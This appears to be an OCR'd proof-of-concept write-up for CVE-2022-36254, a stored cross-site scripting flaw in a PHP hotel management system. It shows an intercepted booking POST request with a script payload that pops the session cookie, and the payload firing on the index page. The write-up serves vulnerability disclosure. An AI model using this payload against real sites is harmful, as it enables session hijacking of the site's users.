
CVE-2022-36254

1: Register a new account, then create a booking.

2: Submit the booking request, and use burpsuite to intercept the request.


3: Modify one parameter such as **requirement:**



```
POST /hotel-mgmt-system/app/process_reservation.php HTTP/1.1
Host: 192.168.0.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 171
Origin: http://192.168.0.70
Connection: close
Referer: http://192.168.0.70/hotel-mgmt-system/index.php
Cookie: PHPSESSID=3it2fn6k7hnqhqe6m1kcq1v566

cid=14&start=2022-07-15&end=2022-07-22&type=Double&requirement=<script>alert(document.cookie)</script>&adults=1&children=1&requests=No&bookedDate=
2022-7-8&numNights=7&totalPrice=1260&readySubmit=true
```

4: Forward the request, and refresh index page. The payload is triggered.



PHPSESSID=3it2fn6k7hnqhqe6m1kcq1v566

☐ Don't allow 192.168.0.70 to prompt you again